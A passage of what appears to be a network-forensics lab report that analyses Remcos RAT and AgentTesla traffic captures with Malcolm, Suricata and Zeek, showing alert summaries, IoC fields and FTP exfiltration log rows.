
- Suricata alerts dashboard shows another interesting request.



3.2. Remcos RAT infection

- Followed the same process to analyze another case of Remote Access Trojan malware. This one is typically distributed as an archived email attachment that yields a `.bat` file when extracted.

- When the script is executed, it starts a KeyLogger script and a tool for browser password extraction, updates registry values for persistence, and communicates with a C2 server.
- Action/Response graph: shows mostly DNS and TLS traffic.



- Security overview dashboard: detects C2 communications and Remcos Malware.

Notice, Alert and Signature - Summary

Provider	Dataset	Category	Name	Count
suricata	alert	Malware Command and C	ET MALWARE Remcos 3.x	10
zeek	notice	SSL	Invalid_Server_Cert	2
suricata	alert	Malware Command and C	ET MALWARE Remcos 3.x	1
suricata	alert	Command_And_Control	ET DYN_DNS DYNAMIC_D	1
suricata	alert	Misc activity	ET DYN_DNS DYNAMIC_D	1
suricata	alert	Potentially Bad Traffic	ET DYN_DNS DYNAMIC_D	1

- Suricata alert view in Arkime shows IoCs

Malcolm Common Fields

Log ID	1347884293006650
Log Hash	odwyiL5uYK4Wu7fveCsJcA
Connection Community...	1:NMIY1esQGlAN7qaVPbAUxlrxvUY=
Data Source	suricata
Log Type	alert
Data Source Module	suricata
Malcolm Node	malcolm
Protocol	tcp
Severity Tags	Suricata Alert Inbound traffic Sensitive country
Severity	100
Risk Score	211
Event Category	Malware Command and Control Activity Detected
Event Name	ET MALWARE Remcos 3.x Unencrypted Server Response
Rule ID	2032777
Vulnerability Category	Windows_XP_Vista_7_8_10_Server_32_64_Bit Client_Endpoint
Direction	inbound
Originating Host	206.123.152.51
Originating Port	3,980
Originating GeoIP Coun...	Kazakhstan
Originating GeoIP City	Almaty
Responding Host	10.3.10.101
Responding Port	50,507
Related IP	206.123.152.51 10.3.10.101

Suricata Common Fields


suricata.flow_id	1347884293006650
suricata.pcap_cnt	698
suricata.pcap_filename	20250310RemcosRATinfectiontraffic.pcap
suricata.timestamp	2025-03-10T17:50:07.224Z

Suricata Alert

Event Category	Malware Command and Control Activity Detected
Event Name	ET MALWARE Remcos 3.x Unencrypted Server Response
Rule ID	2032777
Vulnerability Category	Windows_XP_Vista_7_8_10_Server_32_64_Bit Client_Endpoint
suricata.alert.action	allowed
suricata.alert.metadata....	2021_04_16
suricata.alert.metadata....	Remcos
suricata.alert.metadata....	Major
suricata.alert.metadata....	2021_04_16
suricata.alert.rev	2
suricata.alert.severity	1

3.3. AgentTesla Data Exfiltration over FTP

- Analyzed an additional PCAP for a data exfiltration scenario following a similar process.
- Check the demo video attached with the report for a live inspection of this case.
- Action/Response graph shows mostly DNS, FTP, and TLS traffic.



- FTP logs shows more details about exchanged data

FTP - Logs


Time	source.ip	destination.ip	zeek.ftp.command	zeek.ftp.reply_msg
Jan 31, 2025 @ 23:24:29.303	10.1.31.101	93.89.225.40	STOR	Transfer complete.
Jan 31, 2025 @ 23:24:29.303	10.1.31.101	93.89.225.40	STOR	Transfer complete.
Jan 31, 2025 @ 23:24:28.959	10.1.31.101	93.89.225.40	PASV	Entering Passive Mode (93,89,225,40,219,182).
Jan 31, 2025 @ 23:24:28.959	10.1.31.101	93.89.225.40	PASV	Entering Passive Mode (93,89,225,40,219,182).

- Security Overview dashboard shows detected Zeek notices and Suricata alerts

Notice, Alert and Signature - Summary


Provider	Dataset	Category	Name	Count
zeek	notice	AgentTesla	C2_Traffic_Observed	2
suricata	alert	A Network Trojan was detec	ET MALWARE AgentTesla Exf	1
suricata	alert	Misc activity	ET INFO External IP Lookup	1
suricata	alert	Reconnaissance	ET INFO External IP Lookup	1

- Suricata alert view in Arkime shows IoCs




3.4. Alternative services


- Decided to compare the results from Malcolm to other online services and see if we obtain the same findings:
- Analyzed the second case with Apackets.com.
  - Protocol overview



